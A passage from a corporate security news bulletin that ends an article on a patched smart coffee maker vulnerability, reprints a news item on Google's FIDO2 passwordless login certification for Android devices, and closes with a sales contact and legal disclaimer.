and disclosed this issue to them. While the vendor did not respond to this report, we were pleasantly surprised to see that the latest firmware update has patched the issue. Despite a general lack of communication, we're delighted to see the results of our research further securing home automation devices.

This vulnerability shows that not all exploits are overly complicated or require an exceptional amount of effort to pull off, if you know what to look for. This vulnerability exists solely because a few poor coding decisions were made in conjunction with a lack of input sanitation and validation. Even though this target does not contain sensitive data and is limited to your local network, it doesn't mean malicious hackers are not targeting IOT devices like this. These devices may serve as a sought-after target as they are often overlooked from a security standpoint and can provide a simple and unmonitored foothold into your home or business network. It is very important for any consumer, when purchasing new IOT gadgets, to ask themselves: "Does this really need to be connected to the internet?" In the case of a coffee maker, I'll let you be the judge.

Source: <https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/your-smart-coffee-maker-is-brewing-up-trouble/>

17. Google Ditches Passwords in Latest Android Devices

Google has announced FIDO2 certification for devices running on Android 7 and above - meaning that users can use biometrics, fingerprint login or PINs instead of passwords.

Half of all Android users can now log into apps and websites on their devices – without having to remember a cumbersome password.

On Monday, Google and the Fast IDentity Online (FIDO) Alliance announced that devices running Android 7 or later are certified by the FIDO2 standard, meaning that users can forego using passwords and instead use their fingerprint or a PIN to log into browsers or apps on their devices.

"Web and app developers can now add FIDO strong authentication to their Android apps and websites through a simple API call, to bring passwordless, phishing-resistant security to a

rapidly expanding base of end users who already have leading Android devices and/or will upgrade to new devices in the future,” said [the FIDO Alliance](#) in a release from the Mobile World Congress conference this week in Barcelona, Spain.

The FIDO Alliance is an industry consortium launched in February 2013 to address the problems users face creating and remembering multiple usernames and passwords. Google has been part of the FIDO Alliance since 2013 – but only now has moved to offer FIDO2 support on its devices.

Support for FIDO’s standard certification, FIDO2, gives Android users the ability to now utilize their devices’ built-in fingerprint sensors – or, if the devices don’t have them, log in to apps and browsers using other means like a PIN or a swipe pattern.

While remembering long or cumbersome passwords may be a pain for users, Google opting out of passwords for Android devices has security implications as well. With an array of emerging attacks that rely on stolen credentials – including phishing, man-in-the-middle and other cyber-attacks – many apps and browsers are jumping on board when it comes to the notion of novice passwordless login methods [like biometrics](#).

FIDO already supports browsers like Google Chrome, Microsoft Edge, and Mozilla Firefox (with preview support for Apple Safari). Many apps, particularly banking apps, also already enable login tactics that utilize fingerprint biometrics.

“Google has long worked with the FIDO Alliance and W3C to standardize FIDO2 protocols, which give any application the ability to move beyond password authentication while offering protection against phishing attacks,” said Christiaan Brand, product manager at Google, in a statement. “Today’s announcement of FIDO2 certification for Android helps move this initiative forward, giving our partners and developers a standardized way to access secure keystores across devices, both in market already as well as forthcoming models, in order to build convenient biometric controls for users.”

Right now, FIDO2 support is extended to devices that run Android 7 or later. According to [Android’s Developer page](#), around 50 percent of users are on devices that are Android 7 or above – the remaining 50 percent of users must update to utilize the password-less feature.

Google has looked to step up the security for devices running on its Android platform – in February, the tech giant introduced a new [storage encryption solution](#), Adiantum, that it hopes will expand security efforts to low-end devices that typically can’t support encryption.

Source: <https://threatpost.com/google-ditches-passwords-in-latest-android-devices/142164/>

If you want to learn more about ASOC and how it can improve your security posture, contact us at: asoc.sales@telelink.com

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.